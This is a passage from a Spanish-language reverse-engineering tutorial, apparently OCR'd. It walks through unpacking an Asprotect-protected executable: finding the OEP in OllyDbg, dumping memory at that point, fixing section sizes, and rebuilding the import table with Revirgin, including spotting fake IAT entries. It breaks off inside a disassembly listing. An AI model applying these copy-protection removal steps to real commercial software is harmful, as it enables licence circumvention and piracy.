


De todas formas antes conviene tener anotados el tamaño de la imagen y el largo (como datos para el volcado de memoria al disco), además de conocer cual es la sección de código donde cae el OEP, aunque para poner el Break Point On Memory Access en su sección con Olly claramente aparece en en la parte Contains la etiqueta Code de la ventana Memory Map, que hacemos aparecer con Alt+M.

Así que abrimos el Peditor y vemos estos datos, también pulsaremos el botón Sections:

La imagen está en 400000 y el tamaño es de 1DE000

Se vuelve a reiniciar el programa en Olly, y hacemos esto hasta la dirección última donde se producía la excepción 1272CE5, momento en el cual ponemos un Break Point On Memory Access, en la sección de ejecución del programa, damos Shift+F7 y F9 y Eureka!, estamos en el OEP, que vemos coincide con el que mostró PEID.



Bueno vamos a ello!, ahora que estamos en el OEP toca descomprimir (ya viene lo bueno xD). Dado que Olly no dispone de descompresor, necesitamos una alternativa que vuelque de la memoria este proceso, justo aquí en el OEP.

PROBLEMAS DEL VOLCADO (VOLCAR LO REVOLCADO)

Haré un pequeño inciso acerca del volcado. En principio disponemos de muchas herramientas que vuelquen un proceso de memoria al disco, como LordPE, ProcDump, Pupe, Ice Dump y ahora Memory Dumper, por ejemplo.


Se han detectado problemas a la hora de descomprimir con LordPE, ProcDump, y otros ya que descomprimen cuando el proceso está totalmente cargado en memoria, es decir ya está ejecutado.

El problema es que el programa viene con unas secciones completamente vacías que va rellenando en ejecución, y al volcar con estos programas estos datos están cargados ya en dichas secciones.

Hasta aquí no habría problema si sólo sobrescribiese esas secciones, pero no es así, antes de hacer cualquier cosa hace como una especie de comparación para saber si está sin tocar, y luego continua haciendo unas operaciones, que en algunos casos crea nuevas secciones en ejecución donde introduce datos para ejecutar correctamente el programa.
El problema es que los volcados con los datos ya almacenados aquí, se ejecutan de otro modo, y el trazado es materialmente imposible, y por supuesto su ejecución es errónea.

Las alternativas de volcado, se reducen a hacerlo justo justo en el OEP, ya sea mediante el Ice Dump (pero para ello necesitamos SICE cargado y conseguir pararlo en el OEP), y ahora además el Memory Dumper, que se lleva muy bién con Olly y nos permite volcar el proceso en el OEP justo, dado que ya llegamos a el con Olly, JUSTO EN ESE MOMENTO!!!.


Así que nada nada, abramos el Memory Dumper y busquemos por el proceso. Necesitamos indicarle donde queremos guardar el volcado, el tamaño de la imagen y el comienzo (datos que ya teníamos anotados) y lo hacemos así:



Se pone el 0x porque lo ponemos en hexadecimal. Pulsamos el botón Dump Memory y viola ya tenemos el archivo volcado al disco.
(Tardará un poco y parece como que se bloquea al menos a mi, nos os preocupeis ;-))

Bién, como siempre que volcamos de la memoria necesitamos hacer que el tamaño en disco sea igual al tamaño virtual, porque lo hemos volcado de la memoria.

Abrimos el Peditor, vamos a sections y damos al botón derecho del ratón y a dumpfixer (RS=VS y RO=VO), entonces ya tenemos el archivo reparado, y hasta veremos el icono del programa, jeje la cosa se anima:
Queda al final de:



a


Section Table Viewer

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Characteristics
	000D1000	00001000	000D1000	00001000	C0000040
	00002000	000D2000	00002000	000D2000	C0000040
	00002000	000D4000	00002000	000D4000	C0000040
	00003000	000D6000	00003000	000D6000	C0000040
	00001000	000D9000	00001000	000D9000	C0000040
	00001000	000DA000	00001000	000DA000	C0000040
	00001000	000DB000	00001000	000DB000	C0000040
	0000D000	000DC000	0000D000	000DC000	C0000040
.rsrc	000E0000	000E9000	000E0000	000E9000	C0000040

Do a right mouse click on a sectionname for more options...

Bueno bueno que el programa aún no funciona, necesitamos reparar la famosa IAT (Tabla de importaciones del programa) ya que el magnifico Asprotect la destroza y la carga en ejecución, pero ahora ya no disponemos de Asprotect para que nos haga el trabajo.

En fin con el programa en perfecto funcionamiento ya, abrimos el Revirgin (qué fantastica herramienta) y seleccionamos el proceso:



Nos saldrá esto:

Eso claro está es porque no tiene la IAT.

Bueno pues en OEP le metemos el OEP nuestro y damos en Fetch IAT, luego al botón IAT resolver y tenemos lo siguiente (nunca os fiéis de sus datos, se debería comprobar aunque a veces salta a la vista que está mal porque sólo saca funciones de kernel32 por ejemplo, para comprobar leeros los magníficos tutoriales de Ricardo Narvaja, por ejemplo cursos 33 a 39 y el nuevo tutorial para Ad Search & Replace):

Revirgin by +Tsehp 1.3 public version

manager.exe FFF2D97F 001DE000 00400000 | Refresh

Select Module to Attach

Module	Ordinal	Name	Address	IATRva	Refs
	00000000	redirected/emu	BFF813EC	000D6154	
	00000000	redirected/emu	BFF8ABFA	000D6158	
	00000000	redirected/emu	BFF7B9B2	000D615C	
	00000000	redirected/emu	BFF7B98D	000D6160	
	00000000	redirected/emu	BFF842B1	000D6164	
	00000000	redirected/emu	BFF841CB	000D6168	
	00000000	redirected/emu	BFF7FFF0	000D616C	
	00000000	redirected/emu	BFF749D0	000D6170	
	00000000	redirected/emu	BFF74884	000D6174	
	00000000	redirected/emu	BFF74361	000D6178	
	00000000	redirected/emu	BFF74338	000D617C	
	00000000	redirected/emu	BFFA0A62	000D6180	
	00000000	redirected/emu	BFF77D9F	000D6184	
	00000000	redirected/emu	BFF779AE	000D6188	
	00000000	redirected/emu	BFF77D81	000D618C	
	00000000	redirected/emu	BFF773A9	000D6190	
	00000000	redirected/emu	BFF77332	000D6194	
	00000000	redirected/emu	BFF772F8	000D6198	
	00000000	redirected/emu	BFF91318	000D619C	

Stop

IAT Critical Values

OEP 004d14ac

RVA 000D6154 Fetch IAT

Length 0000075C

IAT Resolver

Resolve again

Load resolved

Save resolved

IT Values + generator

RVA

Length 00000154

generate!

Show IAT referers 00000000

Autofix sections + IT paste

Tracer

Show All

Mangled Scheme high limit 10000000

About

manager.exe | Resolved imports View | Import Edit disabled

Pulsamos en Resolve Again y ya tenemos:

Revirgin by +Tsehp 1.3 public version

manager.exe FFF2D97F 001DE000 00400000 | Refresh

Select Module to Attach

Module	Ordinal	Name	Address	IATRva	Refs
KERNEL32.dll	00000306	TlsGetValue	BFF94645	000D6254	
KERNEL32.dll	000001E6	GlobalAlloc	BFF74884	000D6258	
	00000000		01271350	000D625C	
KERNEL32.dll	00000188	GetModuleFileN	BFF776F7	000D6260	
ADVAPI32.dll	00000103	RegSetValueEx	BFE815EA	000D6268	
ADVAPI32.dll	000000F7	RegQueryValue	BFE81534	000D626C	
ADVAPI32.dll	000000F2	RegQueryInfoK	BFE81AF2	000D6270	
ADVAPI32.dll	000000EF	RegOpenKeyE:	BFE814D1	000D6274	
ADVAPI32.dll	000000E9	RegFlushKey	BFE81498	000D6278	
ADVAPI32.dll	000000E7	RegEnumValue	BFE81387	000D627C	
ADVAPI32.dll	000000E1	RegDeleteValu	BFE81376	000D6280	
ADVAPI32.dll	000000DF	RegDeleteKeyA	BFE81787	000D6284	
ADVAPI32.dll	000000DC	RegCreateKeyE	BFE8167D	000D6288	
ADVAPI32.dll	000000D8	RegCloseKey	BFE81644	000D628C	
ADVAPI32.dll	00000025	ControlService	BFE82149	000D6290	
ADVAPI32.dll	00000025	ControlService	BFE82149	000D6294	
ADVAPI32.dll	00000099	GetUserNameA	BFE81CE2	000D6298	
ADVAPI32.dll	00000009	AddAuditAcces	BFE82176	000D629C	
KERNEL32.dll	00000359	lstrcpy	BFF772F8	000D62A4	

Stop

IAT Critical Values

OEP 0040142C

RVA 000D6154 Fetch IAT

Length 0000075C

IAT Resolver

Resolve again

Load resolved

Save resolved

IT Values + generator

RVA

Length 0000028C

generatel

Show IAT referers 00000004

Autofix sections + IT paste


Tracer

Show All

Mangled Scheme high limit 10000000


About

manager.exe | Resolved imports View | Import Edit disabled



Como veis tiene muy buena pinta, pero se puede observar que hay entradas sin resolver, ese el quit de la cuestion en Asprotect, que debemos saber que son y repararlas si es posible, teneiendo en cuenta que hay entradas falsas, que es lo que nos ha estado intrigando a todos desde hace tiempo, y que están puestas para engañarnos. Jeje

Nada pues pulsamos en Show All y lo ponemos a Show Unresolved, para que nos saque las que no ha cogido:



Estas son las que no ha reparado, bueno aquí ya se ha escrito algo, pero creo que se va a escribir mucho ya que parece que trabaja casi siempre de la misma manera, y es un poco cuestión de práctica detectar cuales son falsas y cuales no.

Yo en principio lo que suelo hacer es enumerarlas según las comunes así:

(1) 1270EFC D61A8
(2) 1270EFC D6368
(3) 1271350 D61AC
(4) 1271350 D625C
(5) 1271350 D6374
(6) 12713B0 D61C0
(7) 12713C8 D6310
(8) 127136C D6354
(9) 12713A4 D639C
(10) 127139C D63A0
(11) 12713D8 D63AC

Normalmente para las del mismo grupo pongo la misma API.

QUIÉN ENGAÑA A QUIÉN !

Vallamos a Olly, una vez que estamos en el OEP, con Crtl+G vamos a esas direcciones, incluso si queremos ver que hace cuando pasa con F2 ponemos un Break Point.

Veamos el código en detalle (por cierto esto sólo se halla en Asprotect y no en nuestro volcado, ojito que deberemos saber que es):

Entrada 1 y 2:

01270EFC 55 PUSH EBP

```
01270EFD  8BEC                MOV EBP,ESP
01270EFF  8B55 0C             MOV EDX,DWORD PTR SS:[EBP+C]
01270F02  8B45 08             MOV EAX,DWORD PTR SS:[EBP+8]
01270F05  8B0D 3C542701       MOV ECX,DWORD PTR
DS:[127543C]
01270F0B  8B09                MOV ECX,DWORD PTR DS:[ECX]
01270F0D  3BC8                CMP ECX,EAX
01270F0F  75 09               JNZ SHORT 01270F1A
01270F11  8B0495 50532701     MOV EAX,DWORD PTR
DS:[EDX*4+1275350]
01270F18  EB 07               JMP SHORT 01270F21
